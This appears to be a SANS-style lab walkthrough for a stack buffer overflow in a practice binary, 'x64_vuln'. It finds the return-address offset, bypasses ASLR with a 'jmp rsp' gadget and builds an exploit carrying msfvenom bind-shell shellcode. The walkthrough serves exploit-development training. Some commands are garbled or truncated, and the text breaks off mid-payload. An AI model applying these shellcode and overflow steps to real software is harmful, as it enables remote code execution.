Most of our labs have been with ASLR disabled, but for this lab, we need to be sure it's enabled so we can bypass it.

To enable ASLR on your Ubuntu VM enter the following from a Terminal command prompt (To open a Terminal, simply right-click anywhere on the Desktop and select Open Terminal):

Three main values can be located in the file `randomize_va_space`:

- 0: No randomization: Everything is static.
- 1: Conservative randomization: Shared libraries, stack, mmap, VDSO, and heap are randomized.
- 2: Full randomization: In addition to conservative randomization, break "brk()" is also randomized.

Enable ASLR

```
$ sudo -i
[sudo] password for deadlist:
root@sec660:~# echo 2 > /proc/sys/kernel/randomize_va_space
root@sec660:~# exit
```

This will only enable ASLR until the next reboot. You **SHOULD** do this step again if you restart the VM.

This will only enable ASLR outside the debugger. Internally, newer versions of GDB will disable randomization inside the debugger to make troubleshooting and analysis easier.

Identify the Target

We'll use your SANS provided Ubuntu 18.04 VM for this lab. For context of this scenario, let's take a look at your environment before we begin the attack.

1. Identify the linux system build information

Verify kernel

```
$ uname -rs
Linux 5.40-42-generic
```

2. Switch to your `/home/deadlist/` directory

Command lines

```
cd /home/deadlist
```

3. Run the `./x64_vuln` program

Command lines

```
./x64_vuln
```

4. Attempt to use the program naturally

Expected results

```
deadlist@sec660:~$ ./x64_vuln
Enter a string of characters to get the length!
AAAAAAAA
The length of your input is: 8
deadlist@sec660:~$ file x64_vuln
x64_vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=8ccb875a0c2b02ab61e266c449b431bfccad5041, not stripped
deadlist@sec660:~$
```

You can see that the program prompts you to enter in a string of characters, and it returns the length, though sometimes you get odd results. We then run the file tool against the program and see that it is a 64-bit executable. We can also see that it's a 64-bit binary, it's not stripped, and it's not a PIE.

Trigger a fault

1. Trigger a segmentation fault by sending longer strings of "A" characters with python

Command lines

```
python - 'print("A" * 60)' ./x64_vuln
```

■ How many "A" characters can you send before it crashes? ■

Expected results

```
deadlist@sec660:~$ python -c 'print("A" * 60)' ./x64_vuln
Enter string of characters to get the length!
The length of your input is: 60 # (1)
deadlist@sec660:~$ python -c 'print("A" * 600)' ./x64_vuln
Enter string of characters to get the length!
The length of your input is: 93 # (2)
Segmentation fault
```

- a. 60 bytes = no crash
- b. 600 bytes = crash

Why would the size be 93 bytes instead of 600?

The reported length of 93 suggests a smaller buffer is involved. There's not much we know about this yet, so continue to analyze but with a debugger.

```
deadlist@sec660:~$ gdb ./x64_vuln # (1)
GNU gdb (Ubuntu 8.1-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+ GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./x64_vuln... (no debugging symbols found)...done.
gdb-peda$ run <<(python -c 'print("A"*600)') # (2)
Starting program /home/deadlist/x64_vuln <<(python -c 'print("A"*600)')
Enter a string of characters to get the length!
The length of your input is 93

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX 0x0
RBX 0x0
RCX 0x0
RDX 0x0
RSI 0x601260 ("The length of your input is 93\nget the length!\n")
RDI 0x1
```

```

RBP 0x4141414141414141 ('AAAAAAA') # (3)
RSP 0x7fffffffde08 ('A' <repeats 196 times>)
RIP: 0x400619 (<overflow+83> ret)
R8 0x0
R9 0x0
R10 0x0
R11 0x246
R12: 0x4004d0 (<_start> xor ebp,ebp)
R13 0x7fffffffdef0 --> 0x1
R14 0x0
R15 0x0
EFLAGS 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x40060e <overflow+72> call 0x400490 <printf@plt>
0x400613 <overflow+77> mov eax,0x0
0x400618 <overflow+82> leave
=> 0x400619 <overflow+83> ret
0x40061a <asM> push rbp
0x40061b <asM+1> mov rbp,rsp
0x40061e <asM+4> jmp rsp
0x400620 <asM+6> nop
r stack-----1
0000| 0x7fffffffde08 ('A' <repeats 196 times>)
0008| 0x7fffffffde10 ('A' <repeats 188 times>)
0016| 0x7fffffffde18 ('A' <repeats 180 times>)
0024| 0x7fffffffde20 ('A' <repeats 172 times>)
0032| 0x7fffffffde28 ('A' <repeats 164 times>)
0040| 0x7fffffffde30 ('A' <repeats 156 times>)
0048| 0x7fffffffde38 ('A' <repeats 148 times>)
0056| 0x7fffffffde40 ('A' <repeats 140 times>)
[
Legend code, data, rodata, value
Stopped reason SIGSEGV
0x0000000000400619 in overflow ()
gdb-peda$

```

- debug `./x64_vuln
- 600 "A"s
- SFP contained "A"s

As you can see, we get a segmentation fault, as expected. Notice that under the “code” section of the output from PEDA we see that the RIP register is pointing to the `ret` instruction but doesn’t actually move forward. This is expected behavior. If we provide a valid, executable address, execution will continue.

Create a pattern

Command lines

```
pattern_create 300
run < <(python c 'print("AAA%AAsAABAA$AAnAACAA-
AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AA
%A%sA%BA%$A%nA%CA%-A%
(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%") ')
```

Expected results

```
gdb-peda$ pattern_create 300
'AAA%AAsAABAA$AAAnAACAA-
AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AA
%A%sA%BA%$A%nA%CA%-A%
(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%'
gdb-peda$ run <<(python -c 'print("AAA%AAsAABAA$AAAnAACAA-
AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AA
%A%sA%BA%$A%nA%CA%-A%
(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")')
Starting program /home/deadlist/x64_vuln <<(python -c 'print("AAA%AAsAABAA$AAAnAACAA-
AA (AADAA;AA) AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AA
%A%sA%BA%$A%nA%CA%-A%
(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")')
Enter a string of characters to get the length!
The length of your input is 93

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX 0x0
RBX 0x0
RCX 0x0
RDX 0x0
RSI 0x601260 ("The length of your input is 93\nget the length!\n")
RDI 0x1
RBP 0x41684141c414136 ('6AALAAhA')
RSP 0x7fffffffde08
("A7AAMAAiAA8AANAAjAA9AAOAAkAAPAA1AAQAAMAAARAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxA
%A%sA%BA%$A%nA%CA%-A%
(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
RIP: 0x400619 (<overflow+83> ret)
R8 0x0
R9 0x0
R10 0x0
R11 0x246
R12: 0x4004d0 (<_start> xor ebp,ebp)
R13 0x7fffffffdef0 --> 0x1
R14 0x0
R15 0x0
EFLAGS 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x40060e <overflow+72> call 0x400490 <printf@plt>
0x400613 <overflow+77> mov eax,0x0
0x400618 <overflow+82> leave
=> 0x400619 <overflow+83> ret
0x40061a <asM> push rbp
0x40061b <asM+1> mov rbp,rsp
0x40061e <asM+4> jmp rsp
```

```

0x400620 <asM+6>      nop
[-----stack-----]
0000| 0x7fffffffde08
("A7AAMAAiAA8AANAAjAA9AAOAakAAPAAlAAQAAMARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxA
%A%sA%BA%$A%nA%CA%-A%
(A%D%A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0008| 0x7fffffffde10
("A8AANAAjAA9AAOAakAAPAAlAAQAAMARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAYAAzA%
%A%sA%BA%$A%nA%CA%-A%
(A%D%A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0016| 0x7fffffffde18
("jAA9AAOAakAAPAAlAAQAAMARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAYAAzA%
%A%sA%BA%$A%nA%CA%-A%
(A%D%A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0024| 0x7fffffffde20
("AkAAPAAlAAQAAMARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAYAAzA%A%sA%BA%
$A%nA%CA%-A%(A%D%A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0032| 0x7fffffffde28 ("AAQAAMARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAYAAzA%
%A%sA%BA%$A%nA%CA%-A%
(A%D%A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0040| 0x7fffffffde30 ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAYAAzA%A%sA%BA%
$A%nA%CA%-A%(A%D%A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0048| 0x7fffffffde38 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAYAAzA%A%sA%BA%
$A%nA%CA%-A%(A%D%A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
0056| 0x7fffffffde40 ("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAYAAzA%A%sA%BA%$A%nA%CA%-A%
(A%D%A%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%")
[
Legend  code, data, rodata, value
Stopped reason  SIGSEGV
0x0000000000400619 in overflow ()
gdb-peda$

```

Find how many bytes until \$rsp control

```

gdb-peda$ x/gx $rsp
0x7fffffffde08  0x6941414d41413741
gdb-peda$ pattern_offset ?
? not found in pattern buffer
gdb-peda$ pattern_offset 0x6941414d41413741
7584415047531706177 found at offset 104

```

Confirm 104 bytes is correct

```
gdb-peda$ run <<(python -c 'print("A"*104 + "\xde\x0\xad\xde\xde\x0\xad\xde" + "\x90"*8)')
Starting program /home/deadlist/x64_vuln <<(python -c 'print("A"*104 +
"\xde\x0\xad\xde\xde\x0\xad\xde" + "\x90"*8)')
Enter a string of characters to get the length!
The length of your input is 92
```

Program received signal SIGSEGV, Segmentation fault.

```
[-----registers-----]
RAX  0x0
RBX  0x0
RCX  0x0
RDX  0x0
RSI  0x601260 ("The length of your input is 92\nget the length!\n")
RDI  0x1
RBP  0x4141414141414141 ('AAAAAAA')
RSP  0x7fffffffde08 --> 0xdead0dedeadc0de
RIP: 0x400619 (<overflow+83>  ret)
R8   0x0
R9   0x0
R10  0x0
R11  0x246
R12: 0x4004d0 (<_start>      xor    ebp,ebp)
R13  0x7fffffffdef0 --> 0x1
R14  0x0
R15  0x0
EFLAGS 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x40060e <overflow+72>  call    0x400490 <printf@plt>
0x400613 <overflow+77>  mov     eax,0x0
0x400618 <overflow+82>  leave
=> 0x400619 <overflow+83>  ret
0x40061a <asM>  push    rbp
0x40061b <asM+1>  mov     rbp,rsp
0x40061e <asM+4>  jmp     rsp
0x400620 <asM+6>  nop
[-----stack-----]
0000| 0x7fffffffde08 --> 0xdead0dedeadc0de
0008| 0x7fffffffde10 --> 0x9090909090909090
0016| 0x7fffffffde18 --> 0x7ffff7a05b0a (<__libc_start_main+90>      fiadd  DWORD PTR [rax])
0024| 0x7fffffffde20 --> 0x1
0032| 0x7fffffffde28 --> 0x7fffffffdef8 --> 0x7fffffffe287 ("/home/deadlist/x64_vuln")
0040| 0x7fffffffde30 --> 0x100008000
0048| 0x7fffffffde38 --> 0x400623 (<main>      push    rbp)
0056| 0x7fffffffde40 --> 0x0
[
Legend  code, data, rodata, value
Stopped reason  SIGSEGV
```



```
0x0000000000400619 in overflow ()
gdb-peda$ x/2gx $rsp
0x7fffffffde08  0xdeadcdedeadcdede  0x9090909090909090
gdb-peda$
```

We have precise control of *trsp*

Enable in-debugger ASLR

To make things more like outside the debugger, let's turn on ASLR within GDB using the command `set disable-randomization off`. You do not need to run the next command of `i r rsp`, but know that you are only seeing the output on the slide after the program was restarted twice. The point is to demonstrate that ASLR is clearly on. This means that trying to return to the buffer via a static address on the stack is not a good option.

Re-Enable the Debugger-Disabled-Randomization

```
set disable-randomization off
```

Expected Results

```
gdb-peda$ i r rsp
rsp          0x7fffffffde08   0x7fffffffde08 # (1)
gdb-peda$ set disable-randomization off
gdb-peda$ run <<(python -c 'print("A"*104 + "\xde\x0\xad\xde\xde\x0\xad\xde" + "\x90"*8)')
Starting program /home/deadlist/x64_vuln <<(python -c 'print("A"*104 +
"\xde\x0\xad\xde\xde\x0\xad\xde" + "\x90"*8)')
Enter a string of characters to get the length!
The length of your input is  92

Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX  0x0
RBX  0x0
RCX  0x0
RDX  0x0
RSI  0xf18260 ("The length of your input is  92\nget the length!\n")
RDI  0x1
RBP  0x4141414141414141 ('AAAAAAA')
RSP  0x7fff8bf99368 --> 0xdead0dedeadc0de
RIP: 0x400619 (<overflow+83>   ret)
R8   0x0
R9   0x0
R10  0x0
R11  0x246
R12: 0x4004d0 (<_start>      xor    ebp,ebp)
R13  0x7fff8bf99450 --> 0x1
R14  0x0
R15  0x0
EFLAGS 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x40060e <overflow+72>  call    0x400490 <printf@plt>
0x400613 <overflow+77>  mov     eax,0x0
0x400618 <overflow+82>  leave
=> 0x400619 <overflow+83>  ret
0x40061a <asM>   push    rbp
0x40061b <asM+1>   mov     rbp,rsp
0x40061e <asM+4>   jmp     rsp
0x400620 <asM+6>   nop
[-----stack-----]
0000| 0x7fff8bf99368 --> 0xdead0dedeadc0de
0008| 0x7fff8bf99370 --> 0x9090909090909090
0016| 0x7fff8bf99378 --> 0x7f6b11333b0a (<__libc_start_main+90>   fiadd  DWORD PTR [rax])
0024| 0x7fff8bf99380 --> 0x1
0032| 0x7fff8bf99388 --> 0x7fff8bf99458 --> 0x7fff8bf9b287 ("/home/deadlist/x64_vuln")
0040| 0x7fff8bf99390 --> 0x100008000
0048| 0x7fff8bf99398 --> 0x400623 (<main>   push    rbp)
0056| 0x7fff8bf993a0 --> 0x0
```

```
[
Legend  code, data, rodata, value
Stopped reason  SIGSEGV
0x0000000000400619 in overflow ()
gdb-peda$ i r rsp
rsp          0x7fff8bf99368    0x7fff8bf99368 # (2)
```

1. 1st run: \$rsp = 0x7fffffffde08
2. 2nd run: \$rsp = 0x7fff8bf99368

Since *trsp* changes from 0x7fffffffde08 to 0x7fff8bf99368 between runs, it does indeed look like ASLR is actively changing.

Examine the Flaw

We have not yet looked at the function allowing for the overflow to occur. Run the command `disas main`. As you can see, there is only one function call, and it is to a function conveniently named `overflow()`.

Expected Results

```
gdb-peda$ disas main
Dump of assembler code for function main
0x000000000400623 <+0>    push    rbp
0x000000000400624 <+1>    mov     rbp, rsp
0x000000000400627 <+4>    mov     eax, 0x0
0x00000000040062c <+9>    call    0x4005c6 <overflow> # (1)
0x000000000400631 <+14>   mov     eax, 0x0
0x000000000400636 <+19>   pop     rbp
0x000000000400637 <+20>   ret

End of assembler dump.
gdb-peda$ disass overflow
Dump of assembler code for function overflow
0x0000000004005c6 <+0>    push    rbp
0x0000000004005c7 <+1>    mov     rbp, rsp
0x0000000004005ca <+4>    sub     rsp, 0x60
0x0000000004005ce <+8>    mov     edi, 0x4006c8
0x0000000004005d3 <+13>   call    0x400470 <puts@plt>
0x0000000004005d8 <+18>   lea     rax, [rbp-0x60]
0x0000000004005dc <+22>   mov     edx, 0x12c
0x0000000004005e1 <+27>   mov     rsi, rax
0x0000000004005e4 <+30>   mov     edi, 0x0
0x0000000004005e9 <+35>   call    0x4004a0 <read@plt> # (2)
0x0000000004005ee <+40>   mov     DWORD PTR [rbp-0x4], eax
0x0000000004005f1 <+43>   lea     rax, [rbp-0x60]
0x0000000004005f5 <+47>   mov     rdi, rax
0x0000000004005f8 <+50>   call    0x400480 <strlen@plt>
0x0000000004005fd <+55>   sub     rax, 0x1
0x000000000400601 <+59>   mov     rsi, rax
0x000000000400604 <+62>   mov     edi, 0x4006f8
0x000000000400609 <+67>   mov     eax, 0x0
0x00000000040060e <+72>   call    0x400490 <printf@plt>
0x000000000400613 <+77>   mov     eax, 0x0
0x000000000400618 <+82>   leave
=> 0x000000000400619 <+83>   ret     # (3)

End of assembler dump.
gdb-peda$
```

1. Interesting local function
2. Dangerous function
3. Usefule RET at 0x400619

Command lines

```
gdb-peda$ break * overflow+83 # (1)
Breakpoint 1 at 0x400619
gdb-peda$ run # (2)
Starting program /home/deadlist/x64_vuln <<(python -c 'print("A"*104 +
"\xde\x0\xad\xde\xde\x0\xad\xde" + "\x90"*8)')
Enter a string of characters to get the length!
The length of your input is 92

[-----registers-----]
RAX 0x0
RBX 0x0
RCX 0x0
RDX 0x0
RSI 0x1703260 ("The length of your input is 92\nget the length!\n")
RDI 0x1
RBP 0x4141414141414141 ('AAAAAAA')
RSP 0x7fff8d184f28 --> 0xdead0dedeadc0de
RIP: 0x400619 (<overflow+83> ret)
R8 0x0
R9 0x0
R10 0x0
R11 0x246
R12: 0x4004d0 (<_start> xor ebp,ebp)
R13 0x7fff8d185010 --> 0x1
R14 0x0
R15 0x0
EFLAGS 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x40060e <overflow+72> call 0x400490 <printf@plt>
0x400613 <overflow+77> mov eax,0x0
0x400618 <overflow+82> leave
=> 0x400619 <overflow+83> ret
0x40061a <asM> push rbp
0x40061b <asM+1> mov rbp,rsp
0x40061e <asM+4> jmp rsp
0x400620 <asM+6> nop
[-----stack-----]
0000| 0x7fff8d184f28 --> 0xdead0dedeadc0de
0008| 0x7fff8d184f30 --> 0x9090909090909090
0016| 0x7fff8d184f38 --> 0x7f1eb0271b0a (<__libc_start_main+90> fiadd DWORD PTR [rax])
0024| 0x7fff8d184f40 --> 0x1
0032| 0x7fff8d184f48 --> 0x7fff8d185018 --> 0x7fff8d187287 ("/home/deadlist/x64_vuln")
0040| 0x7fff8d184f50 --> 0x100008000
0048| 0x7fff8d184f58 --> 0x400623 (<main> push rbp)
0056| 0x7fff8d184f60 --> 0x0
[
Legend code, data, rodata, value
```

```

Breakpoint 1, 0x0000000000400619 in overflow ()
gdb-peda$ set args # (3)
gdb-peda$ run # (4)
Starting program: /home/deadlist/x64_vuln
Enter a string of characters to get the length!
AAAA # (5)
The length of your input is: 4

[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x1f2e260 ("The length of your input is: 4\n get the length!\n")
RDI: 0x1
RBP: 0x7fffc7af56d0 --> 0x400640 (<__libc_csu_init>:   push   r15)
RSP: 0x7fffc7af56c8 --> 0x400631 (<main+14>:   mov    eax,0x0)
RIP: 0x400619 (<overflow+83>:   ret)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x246
R12: 0x4004d0 (<_start>:   xor    ebp,ebp)
R13: 0x7fffc7af57b0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)

[-----code-----]
0x40060e <overflow+72>: call    0x400490 <printf@plt>
0x400613 <overflow+77>: mov     eax,0x0
0x400618 <overflow+82>: leave
=> 0x400619 <overflow+83>: ret
0x40061a <asM>: push    rbp
0x40061b <asM+1>: mov     rbp,rsp
0x40061e <asM+4>: jmp     rsp
0x400620 <asM+6>: nop

[-----stack-----]
0000| 0x7fffc7af56c8 --> 0x400631 (<main+14>:   mov    eax,0x0)
0008| 0x7fffc7af56d0 --> 0x400640 (<__libc_csu_init>:   push   r15)
0016| 0x7fffc7af56d8 --> 0x7f581340eb97 (<__libc_start_main+231>:   mov    edi,eax)
0024| 0x7fffc7af56e0 --> 0x1
0032| 0x7fffc7af56e8 --> 0x7fffc7af57b8 --> 0x7fffc7af7287 ("/home/deadlist/x64_vuln")
0040| 0x7fffc7af56f0 --> 0x100008000
0048| 0x7fffc7af56f8 --> 0x400623 (<main>:   push   rbp)
0056| 0x7fffc7af5700 --> 0x0

[
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400619 in overflow ()
gdb-peda$ jmpcall rsp # (6)
0x40061e : jmp rsp

```

```
0x400743  call rsp
0x60061e  jmp  rsp
0x600743  call rsp
```

1. Break at `overflow()` return
2. Rerun the program
3. It reused the arguments from previous run
4. Clear the arguments
5. Rerun the program
6. Search for `jmp` or `call rsp`

Overwrite attempt

Use `0x40061e` to gain control with the overwrite

```
run (python c 'print("A" * 104 + "\x1e\x06\x40\x00\x00\x00\x00" + "\xcc"* 8)')
```


Expected Results

```
gdb-peda$ run <<(python -c 'print("A" * 104 + "\x1e\x06\x40\x00\x00\x00\x00" + "\xcc"*
8)')
Starting program /home/deadlist/x64_vuln <<(python -c 'print("A" * 104 +
"\x1e\x06\x40\x00\x00\x00\x00" + "\xcc"* 8)')
Enter a string of characters to get the length!
The length of your input is 92
```

```
[-----registers-----]
RAX  0x0
RBX  0x0
RCX  0x0
RDX  0x0
RSI  0x227c260 ("The length of your input is 92\nget the length!\n")
RDI  0x1
RBP  0x4141414141414141 ('AAAAAAA')
RSP: 0x7ffef1ae5338 --> 0x40061e (<asM+4>  jmp  rsp)
RIP: 0x400619 (<overflow+83>  ret)
R8   0x0
R9   0x0
R10  0x0
R11  0x246
R12: 0x4004d0 (<_start>  xor  ebp,ebp)
R13  0x7ffef1ae5420 --> 0x1
R14  0x0
R15  0x0
EFLAGS 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x40060e <overflow+72>  call  0x400490 <printf@plt>
0x400613 <overflow+77>  mov    eax,0x0
0x400618 <overflow+82>  leave
=> 0x400619 <overflow+83>  ret
0x40061a <asM>  push  rbp
0x40061b <asM+1>  mov    rbp,rsp
0x40061e <asM+4>  jmp    rsp
0x400620 <asM+6>  nop
[-----stack-----]
0000| 0x7ffef1ae5338 --> 0x40061e (<asM+4>  jmp  rsp)
0008| 0x7ffef1ae5340 --> 0xffffffffffffffff
0016| 0x7ffef1ae5348 --> 0x7fe993912b0a (<__libc_start_main+90>  fiadd  DWORD PTR [rax])
0024| 0x7ffef1ae5350 --> 0x1
0032| 0x7ffef1ae5358 --> 0x7ffef1ae5428 --> 0x7ffef1ae6287 ("/home/deadlist/x64_vuln")
0040| 0x7ffef1ae5360 --> 0x100008000
0048| 0x7ffef1ae5368 --> 0x400623 (<main>  push  rbp)
0056| 0x7ffef1ae5370 --> 0x0
[
Legend  code, data, rodata, value

Breakpoint 1, 0x0000000000400619 in overflow ()
```

```

gdb-peda$ x/i $rip
=> 0x400619 <overflow+83>: ret
gdb-peda$ x/gx $rsp
0x7ffef1ae5338: 0x0000000000040061e
gdb-peda$ stepi # (1)

[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x227c260 ("The length of your input is: 92\nget the length!\n")
RDI: 0x1
RBP: 0x4141414141414141 ('AAAAAAA')
RSP: 0x7ffef1ae5340 --> 0xffffffffffffffff
RIP: 0x40061e (<asM+4>: jmp    rsp)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x246
R12: 0x4004d0 (<_start>: xor    ebp,ebp)
R13: 0x7ffef1ae5420 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)

[-----code-----]
0x400619 <overflow+83>: ret
0x40061a <asM>: push    rbp
0x40061b <asM+1>: mov     rbp,rsp
=> 0x40061e <asM+4>: jmp    rsp
| 0x400620 <asM+6>: nop
| 0x400621 <asM+7>: pop     rbp
| 0x400622 <asM+8>: ret
| 0x400623 <main>: push    rbp
|-> 0x7ffef1ae5340: int3
    0x7ffef1ae5341: int3
    0x7ffef1ae5342: int3
    0x7ffef1ae5343: int3

JUMP is taken

[-----stack-----]
0000| 0x7ffef1ae5340 --> 0xffffffffffffffff
0008| 0x7ffef1ae5348 --> 0x7fe993912b0a (<__libc_start_main+90>: fiadd DWORD PTR [rax])
0016| 0x7ffef1ae5350 --> 0x1
0024| 0x7ffef1ae5358 --> 0x7ffef1ae5428 --> 0x7ffef1ae6287 ("/home/deadlist/x64_vuln")
0032| 0x7ffef1ae5360 --> 0x100008000
0040| 0x7ffef1ae5368 --> 0x400623 (<main>: push    rbp)
0048| 0x7ffef1ae5370 --> 0x0
0056| 0x7ffef1ae5378 --> 0x16d272533dc38b76

[-----]
Legend: code, data, rodata, value
0x0000000000040061e in asM ()

```

```

gdb-peda$ x/i $rip
=> 0x40061e <asM+4>      jmp      rsp
gdb-peda$ stepi # (2)

[-----registers-----]
RAX  0x0
RBX  0x0
RCX  0x0
RDX  0x0
RSI  0x227c260 ("The length of your input is  92\nget the length!\n")
RDI  0x1
RBP  0x4141414141414141 ('AAAAAAA')
RSP  0x7ffef1ae5340 --> 0xffffffffffffffff
RIP  0x7ffef1ae5340 --> 0xffffffffffffffff
R8   0x0
R9   0x0
R10  0x0
R11  0x246
R12: 0x4004d0 (<_start>      xor      ebp,ebp)
R13  0x7ffef1ae5420 --> 0x1
R14  0x0
R15  0x0
EFLAGS 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
=> 0x7ffef1ae5340  int3
    0x7ffef1ae5341  int3
    0x7ffef1ae5342  int3
    0x7ffef1ae5343  int3
[-----stack-----]
0000| 0x7ffef1ae5340 --> 0xffffffffffffffff
0008| 0x7ffef1ae5348 --> 0x7fe993912b0a (<__libc_start_main+90>      fiadd  DWORD PTR [rax])
0016| 0x7ffef1ae5350 --> 0x1
0024| 0x7ffef1ae5358 --> 0x7ffef1ae5428 --> 0x7ffef1ae6287 ("/home/deadlist/x64_vuln")
0032| 0x7ffef1ae5360 --> 0x100008000
0040| 0x7ffef1ae5368 --> 0x400623 (<main>      push  rbp)
0048| 0x7ffef1ae5370 --> 0x0
0056| 0x7ffef1ae5378 --> 0x16d272533dc38b76

[
Legend  code, data, rodata, value
0x00007ffef1ae5340 in ?? ()
gdb-peda$ x/i $rip
=> 0x7ffef1ae5340 int3
gdb-peda$ x/4i $rip
=> 0x7ffef1ae5340  int3
    0x7ffef1ae5341  int3
    0x7ffef1ae5342  int3
    0x7ffef1ae5343  int3
gdb-peda$

```

1. step into return

2. step into 0xccc instructions

Build the payload

Let's use `msfvenom` to create some port-binding shellcode. If you are prompted for a username and password for the MSF web service account, you can just press *Enter* to accept the defaults:

Create a shellcode from msfvenom

```
deadlist@sec660:~$ msfvenom -p linux/x64/shell_bind_tcp LPORT 9999 -f c
[ ] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[ ] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size 6 bytes
Final size of c file: 386 bytes
unsigned char buf[]
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52"
"\xc7\x04\x24\x02\x00\x27\x0f\x48\x89\xe6\x6a\x10\x5a\x6a\x31"
"\x58\x0f\x05\x6a\x32\x58\x0f\x05\x48\x31\xf6\x6a\x2b\x58\x0f"
"\x05\x48\x97\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75"
"\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00"
"\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05"
```

Use a fresh shell to complete the exploit

```
python - 'print("A" * 104 + "\x1e\x06\x40\x00\x00\x00\x00" + "\x90" * 4 +
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52\xc7\x04\x24\x02\x00\x27\x0f\x48\x
input

./x64_vuln < input
```

Expected Results

```
deadlist@sec660:~$ python c 'print("A" * 104 + "\x1e\x06\x40\x00\x00\x00\x00" + "\x90" *
4 +
